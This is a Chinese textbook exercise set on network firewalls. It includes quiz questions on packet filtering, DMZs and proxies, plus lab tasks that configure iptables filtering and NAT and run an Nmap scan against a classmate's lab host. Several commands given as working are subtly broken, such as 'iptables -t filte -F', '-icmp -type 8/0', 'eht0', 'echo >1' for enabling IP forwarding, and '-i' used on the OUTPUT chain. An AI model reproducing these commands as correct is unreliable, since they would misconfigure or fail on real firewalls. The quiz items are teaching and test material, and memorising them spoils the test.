(11) 只要使用了防火墙，企业的网络安全就有了绝对的保障。 (　　)

(12) 防火墙规则集应该尽可能简单 ，规则集越简单，错误配置的可能性就越小，系统就越安全。 (　　)

(13) iptables可配置具有状态包过滤机制的防火墙。 (　　)

(14) 可以将外部可访问的服务器放置在内部保护网络中。 (　　)

(15) 在一个有多个防火墙存在的环境中，每个连接两个防火墙的计算机或网络都是DMZ。 (　　)

(16) 防火墙中不可能存在漏洞。 (　　)

(17) 网络边界保护中主要采用防火墙系统，为了保证其有效发挥作用，应当避免在内网和外网之间存在不经过防火墙控制的其他通信连接。 (　　)

(18) 防火墙在静态包过滤技术的基础上,通过会话状态检测技术将数据包的过滤处理效率大幅提高。 ( )

2. 单选题

(1) 防火墙是( )在网络环境中的应用。

A. 字符串匹配　B. 访问控制技术　C. 入侵检测技术　D. 防病毒技术

(2) iptables 中默认的表名是( )。

A. filter　B. firewall　C. nat　D. mangle

(3) 包过滤防火墙工作在 OSI 网络参考模型的( )。

A. 物理层　B. 数据链路层　C. 网络层　D. 应用层

(4) 通过添加规则,允许通往 192.168.0.2 的 SSH 连接通过防火墙的 iptables 指令是( )。

A. iptables -F INPUTE -d 192.168.0.2 -p tcp -- dport 22 -j ACCEPT

B. iptables -A INPUT -d 192.168.0.2 -p tcp --dport 23-j ACCEPT

C. iptables -A FORWARD -d 192.168.0.2 -p tcp --dport 22 -j ACCEPT

D. iptables -A FORWARD -d 192.168.0.2 -p tcp --dport 23 -j ACCEPT

(5) 防火墙提供的接入模式不包括( )。

A. 网关模式　B. 透明模式　C. 混合模式　D. 旁路接入模式

(6) 以下关于包过滤防火墙的说法中错误的是( )。

A. 包过滤防火墙通常根据数据包源地址、访问控制列表实施对数据包的过滤

B. 包过滤防火墙不检查 OSI 网络参考模型中网络层以上的数据,因此可以很快地执行

C. 包过滤防火墙可以有效防止利用应用程序漏洞进行的攻击

D. 由于要求逻辑的一致性、封堵端口的有效性和规则集的正确性,给过滤规则的制定和配置带来了复杂性,一般操作人员难以胜任管理,容易出现错误

(7) 以下关于应用代理网关防火墙的说法中正确的是( )。

A. 基于软件的应用代理网关工作在 OSI 网络参考模型的网络层上,它采用应用协议代理服务的工作方式实施安全策略

B. 一种服务需要一种代理模块,扩展服务较难

C. 和包过滤防火墙相比,应用代理网关防火墙的处理速度更快

D. 不支持对用户身份进行高级认证机制,一般只能依据包头信息,因此很容易受到地址欺骗型攻击

(8) 以下关于防火墙策略的说法中正确的是( )。

A. 在创建防火墙策略以前,不需要对企业那些必不可少的应用软件进行风险分析

B. 防火墙安全策略一旦设定,就不能再作任何改变

C. 防火墙处理入站通信的默认策略应该是阻止所有的包和连接,除了被指出的允许通过的通信类型和连接

D. 防火墙规则集与防火墙平台体系结构无关

(9) 以下关于 DMZ 区的说法中错误的是( )。

A. 通常 DMZ 包含允许来自互联网的通信可进入的设备,如 Web 服务器、FTP

服务器、SMTP 服务器和 DNS 服务器等

B. 内部网络可以无限制地访问外部网络以及 DMZ

C. DMZ 可以访问内部网络

D. 有两个 DMZ 的防火墙环境的典型策略是：主防火墙采用 NAT 方式工作，而内部防火墙采用透明模式工作以减少内部网络结构的复杂程度

(10) 应用代理防火墙的主要优点是(　　)。

A. 加密强度更高　　B. 安全控制更细化、更灵活

C. 安全服务的透明性更好　　D. 服务对象更广泛

3. 多选题

(1) 防火墙通常阻止的数据包包括(　　)。

A. 来自未授权的源地址且目的地址为防火墙地址的所有入站数据包(除 E-mail 传递等特殊用处的端口外)

B. 源地址是内部网络地址的所有入站数据包

C. 所有 ICMP 类型的入站数据包

D. 来自未授权的源地址，包含 SNMP 的所有入站数据包

E. 包含源路由的所有入站和出站数据包

(2) 目前市场上主流防火墙提供的功能包括(　　)。

A. 数据包状态检测过滤　　B. 应用代理

C. NAT　　D. VPN

E. 日志分析和流量统计分析

(3) 防火墙的局限性包括 (　　)。

A. 防火墙不能防御绕过了它的攻击

B. 防火墙不能消除来自内部的威胁

C. 防火墙不能对用户进行强身份认证

D. 防火墙不能阻止病毒感染过的程序和文件进出网络

(4) 某路由器防火墙作了如下配置：

```
firewall enable
access-list 101 permit ip 202.38.0.0 0.0.0.255 10.10.10.10 0.0.0.255
access-list 101 deny tcp 202.38.0.0 0.0.0.255 10.10.10.10 0.0.0.255 gt 1024
access-list 101 deny ip any any
```

端口配置如下：

```
interface Serial0 firewall enable
ip address 202.38.111.25 255.255.255.0 encapsulation ppp(link-protocol ppp)
ip access-group 101 in(firewall packet-filter 101 inbound)interface Ethernet0
ip address 10.10.10.1 255.255.255.0
```

内部局域网主机均为 10.10.10.0～255.255.255.0 网段。假设其他网络均没有使用防火墙，以下说法正确的是(　　)。

A. 外部主机 202.38.0.50 可以 ping 通任何内部主机

B. 内部主机 10.10.10.5 可以任意访问外部网络资源

C. 外部 202.38.5.0～255.255.255.0 网段主机可以与此内部网主机建立 TCP 连接

D. 外部 202.38.0.0～255.255.255.0 网段主机不可以与此内部网主机建立 TCP 连接

E. 内部任意主机都可以与外部任意主机建立 TCP 连接

F. 内部任意主机只可以与外部 202.38.0.0～255.255.255.0 网段主机建立 TCP 连接

4. 简答题

(1) 防火墙的实现技术有哪两类？防火墙存在的局限性又有哪些？

(2) 防火墙有哪些体系结构？其中堡垒主机的作用是什么？检测计算机病毒的方法主要有哪些？

5. Linux 防火墙包过滤实验

以两台主机为一组，按要求完成实验，注意给出操作后的截图。

主机 1 IP：________。

主机 2 IP：________。

防火墙建立在主机 2 上。为了应用 iptables 的包过滤功能，首先将 filter 链表的所有链规则清空，并设置链表默认策略为 DROP(禁止)。通过向 INPUT 规则链插入新规则，依次允许同组主机 ICMP 回显请求、Web 请求，最后开放信任接口 eth0。iptables 操作期间需同组主机进行操作验证。

(1) 在主机 2 上清空 filter 链表的所有链规则。iptables 命令：

```
iptables -t filte -F
```

(2) 主机 1 使用 Nmap 工具对主机 2 进行端口扫描。Nmap 端口扫描命令：

```
nmap -Ss -T5 主机 2
```

分析扫描结果。

(3) 在主机 2 上查看 INPUT、FORWARD 和 OUTPUT 链默认策略。iptables 命令：

```
iptables -t filter -L
```

(4) 将 INPUT、FORWARD 和 OUTPUT 链默认策略均设置为 DROP。iptables 命令：

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
```

主机 1 利用 Nmap 对当前主机进行端口扫描，查看扫描结果，并利用 ping 指令测试与同组主机 2 的连通性。

将扫描结果与(2)比较，分析扫描结果的差异。

(5) 利用功能扩展命令选项(ICMP)设置防火墙仅允许 ICMP 回显请求及回显应答。

ICMP 回显请求类型(　　);代码(　　)。

ICMP 回显应答类型(　　);代码(　　)。

iptables 命令:

```
iptables -I INPUT -p icmp -icmp -type 8/0 -j ACCEPT
iptables -I OUTPUT -p icmp -icmp -type 0/0 -j ACCEPT
```

利用 ping 指令测试主机 1 与主机 2 的连通性。并与(4)的测试结果比较。

(6) 对外开放 Web 服务(默认端口 80/tcp)。iptables 命令:

```
iptables -I INPUT -p tcp --dport 80 -j ACCEPT
iptables -I OUTPUT -p tcp --sport 80 -j ACCEPT
```

主机 1 利用 Nmap 对主机 2 进行端口扫描,查看扫描结果。

(7) 设置防火墙允许来自 eth0(假设 eth0 为内部网络接口)的任何数据通过。iptables 命令:

```
iptables -A INPUT -i eth0 -j ACCEPT
iptables -A OUTPUT -i eth0 -j ACCEPT
```

主机 1 利用 Nmap 对当前主机进行端口扫描,查看扫描结果。

6. Linux 防火墙设计

实验目的:

(1) 了解防火墙的功能和原理。

(2) 熟悉 Linux 下防火墙的配置。

实验设备:

(1) 硬件:PC 4 台,其中 1 台带双网卡;交换机 1 台;Internet 接入点 1 个。

(2) 操作系统:双网卡 PC 并带 Linux 操作系统 1 台;其他 3 台 PC 带 Windows 操作系统或 Linux 操作系统。

实验内容:

(1) 构建一个小型私有网络。

(2) 实现私有网络访问外部网络。

(3) 通过 Linux 服务器实现防火墙功能。

实验拓扑如图 3-9 所示。

实验要求:

设计一个防火墙,用于保护服务器和内部网络的安全性,但是要提供访问 Internet 的足够功能。实验分两部分,第一部分实现列出的所有功能,每一个功能至少可有一条命令实现;第二部分是自己设计一个防火墙。

【第一部分】

步骤 1　Linux 服务器网卡地址配置

外部网卡地址:192.168.168.3;子网掩码:255.255.255.0;网关:192.168.168.1。

内部网卡地址:10.10.10.1;子网掩码:255.255.255.0;网关:无;

3 台 PC:子网掩码:255.255.255.0;网关:10.10.10.1。




图 3-9　Linux 防火墙实验拓扑

步骤 2　实现内部网络访问外部网络功能

(1) 用 root 账号登录 Linux 系统,启动“系统设置”中 RedHat 的“网络”一项,将其打开,进行网络配置。如果网卡已经配置好,就不必做下面的配置。

配置外部网卡:选定 eth0,单击“编辑”,设置 IP 为 192.168.168.3,网关为 192.168.168.1,子网掩码为 255.255.255.0。

配置内部网卡:选定 eth1,单击“编辑”,设置 IP 为 10.10.10.1,子网掩码为 255.255.255.0。

(2) 用 iptables 实现 NAT 功能。

① 启动“系统工具”栏,选择“终端”,打开终端控制器。

② 配置 NAT 功能,实现内部网络能够访问外部网络。

配置命令(注意大小写和空格以及命令的先后顺序):

```
#modprobe ip_tables                    //装载 ip_tables 模块
#iptables -F                           //清空 filter 表
#iptables -t nat -F                    //清空 nat 表
#iptables -A FORWARD -s 10.10.10.0/24 -j ACCEPT
                                       //转发所有来自 10.10.10.0 网段的数据包到外部网络
#iptables -A FORWARD -i eth0 -m state --state ESTABLISHED,RELATED -j ACCEPT
                                       //允许所有已经建立连接的数据包从外部网络进入内
                                       //部网络,即是内部网络向外部网络发出请求,外部网络
                                       //返回的数据包就可以通过防火墙
#iptables -t nat -A POSTROUTING -o eht0 -s 10.10.10.0/24 -j MASQUERADE
                                       //将所有来自内部网络的数据包的 IP 地址由
                                       //10.10.10.* 换成 192.168.168.3
#echo >1 /proc/sys/net/ipv4/ip_forward           //启动 ip_forward 功能
```

③ 设置 3 台 PC 的 IP 网络配置,用 ping 命令测试网络的连通性。

④ 将配置命令的第 4 行中的 10.10.10.0/24 改为 10.10.10.32/28,对应网关改为 10.10.10.33,将 PC 的 IP 地址改为 10.10.10.1、10.10.10.34、10.10.10.97,测试各台 PC 与网络的连通性,解释上面出现的现象。

步骤3　实现简单的防火墙功能

下面的功能测试所用的站点：www.sysu.edu.cn、www.sina.com.cn、bbs.sysu.edu.cn、ftp.sysu.edu.cn。

下面如没有特意指明禁止所有流量，表示其他流量均可以访问。测试 WWW 服务部分时，浏览器不设置代理服务器，每个功能单独测试，做完一个功能后即去除该命令。

(1) 控制内部网络访问外部网络。

数据流方向：内部网络→外部网络。

- 禁止内部网络访问外部站点 www.sydu.edu.cn 的所有流量。
- 禁止内部网络访问外部站点 www.sysu.edu.cn 的 WWW 服务流量。
- 禁止内部网络访问外部站点 ftp.sysu.edu.cn 的 FTP 流量。
- 禁止内部网络访问外部站点 bbs.sysu.edu.cn 的 Telnet 流量。
- 禁止内部网络访问外部站点 202.116.64.1 的 DNS 流量。
- 禁止内部网络访问外部站点 202.116.64.1 的 ping 流量。

将上面的内部网络改成内部网络中的某台主机，外部站点改成其他 Internet 站点，进行测试。

数据流方向：外部网络→内部网络。

- 禁止外部站点 www.sysu.edu.cn 访问内部网络的所有流量。
- 禁止外部站点 www.sysu.edu.cn 访问内部网络的 WWW 服务流量。
- 禁止外部站点 ftp.sysu.edu.cn 访问内部网络的 FTP 流量。
- 禁止外部站点 bbs.sysu.edu.cn 访问内部网络的 Telnet 流量。
- 禁止外部站点 202.116.64.1 访问内部网络的 DNS 流量。
- 禁止外部站点 202.116.64.1 访问内部网络的 ping 流量。

将上面的内部网络改成内部网络某台主机，外部站点改成其他 Internet 站点，进行测试。

(2) 控制服务器访问外部网络(允许内部网络访问外部网络流量通过)。

数据流方向：服务器→外部网络。

- 禁止服务器访问外部站点 www.sysu.edu.cn 的所有流量。
- 禁止服务器访问外部站点 www.sysu.edu.cn 的 WWW 服务流量。
- 禁止服务器访问外部站点 ftp.sysu.edu.cn 的 FTP 流量。
- 禁止服务器访问外部站点 bbs.sysu.edu.cn 的 Telnet 流量。
- 禁止服务器访问外部站点 202.116.64.1 的 DNS 流量。
- 禁止服务器访问外部站点 202.116.64.1 的 ping 流量。

将上面的外部站点改成其他 Internet 站点，进行测试。

数据流方向：外部网络→服务器。

- 禁止外部站点 www.sysu.edu.cn 访问服务器的所有流量。
- 禁止外部站点 www.sysu.edu.cn 访问服务器的 WWW 服务流量。
- 禁止外部站点 ftp.sysu.edu.cn 访问服务器的 FTP 流量。
- 禁止外部站点 bbs.sysu.edu.cn 访问服务器的 Telnet 流量。
- 禁止外部站点 202.116.64.1 访问服务器的 DNS 流量。

• 禁止外部站点 202.116.64.1 访问服务器的 ping 流量。

将上面的外部站点改成其他 Internet 站点，进行测试。

【第二部分】

请参照第一部分的实验内容，自定规则，自行设计一个有特色的防火墙，并写出设计思路。

7. 企业防火墙边界策略实验。

当一个网络连接到 Internet 时，外部世界就可以访问该网络并与之交互。为了保证内部网络的安全，可以在该网络和 Internet 之间插入一个中介系统，竖起一道安全屏障。这道屏障的作用是阻断来自外部网络的威胁和入侵。

实验目的：构建安全的企业网络环境。

实验拓扑：实验网络拓扑结构如图 3-10 所示，实验网络由 6 台主机和一个防火墙组成。其中，防火墙有 3 块网卡，分别与 Internet、DMZ 和内部网络相连接。




图 3-10 实验网络拓扑结构

角色定义：对图 3-10 中的各主机模拟的角色定义如下。

主机 A、主机 B：内部网络客户主机，它们是企业网络要积极保护的对象，它们有权访问 DMZ 区各服务器，也可以访问外网（Internet）。

主机 C：DMZ 区 Web 服务器，向内网主机和 Internet 提供 Web 服务。

主机 D：DMZ 区 FTP 服务器，向内网主机和 Internet 提供 FTP 服务。

主机 E：Internet 中的一台 Web 服务器兼客户机，提供 HTTP 服务。

主机 F：Internet 中的一台 FTP 服务器兼客户机，提供 FTP 服务。

防火墙：外网（Internet）、内网和 DMZ 区主机连接的唯一通道，防火墙规则几乎决定了企业网络的一切访问权；另外，它又是一个 Web 缓存代理服务器，代理内网主机对外部 HTTP 的访问。

访问控制策略：防火墙只有一个网络接口与外网进行通信，即防火墙仅有一个网络接

口对于外网来说是可见的。图 3-11 描述了防火墙设置的网络访问策略。




图 3-11　访问控制策略

图 3-11 中的虚线箭头表示允许被动连接,虽然 DMZ 中的主机不允许访问内部网络,但其对内部网络的应答是允许通过的。

由图 3-11 可以得到防火墙设置的企业网络访问策略如下:

(1) 内网可以访问外网。主机 A、主机 B 可以访问 Internet,上述网络结构中主机 A、主机 B 可以访问主机 E 与主机 F。

(2) 内网可以访问 DMZ。主机 A、主机 B 可以访问主机 C、D,便于对主机 C、D 的访问与管理。

(3) 外网不能访问内网。由于内网主机正是企业所要保护的对象,所以不允许主机 E、F 访问内网主机 A、主机 B。

(4) 外网可以访问 DMZ。企业通过 DMZ 中的服务器(主机 C、D)向外网用户(主机 E、F)提供服务。

(5) DMZ 不能访问内网。为了防止 DMZ 中的服务器被攻陷后,入侵者以其作为跳板(主机 C、D 没有重要的资料与信息)攻击内部网络,所以通常情况下不允许 DMZ 区中的主机(主机 C、D)访问内网主机(主机 A、主机 B)。

(6) DMZ 允许访问外网。主机 C、D 能够访问 Internet(主机 E、F)。

按主机角色配置、防火墙设置、企业网络测试实验步骤,写出实现访问控制策略的实验过程,注意给出实验截图。

8. 设防火墙主机上的两块网卡分别连接两个网段,其中网卡 eth3 用来连接外网,其 IP 地址为 172.18.187.254/24;网卡 eth2 用来连接内网,其 IP 地址为 192.168.2.1/24。内网有一台服务器,其 IP 地址为 192.168.2.2,计划开放该服务器的 SSH 服务、WWW 服务和 FTP 服务,为了安全起见,在防火墙上设置只允许 FTP 服务采用被动模式工作。网络拓扑如图 3-12 所示。

要求利用 iptables 充当网关防火墙,保护内网主机。写出基于 iptables 的解决方案。

9. 代理防火墙应用实验。

实验条件:

(1) 代理服务器管理:在目前流行的代理服务器软件中选用一种(例如 NetProxy)。

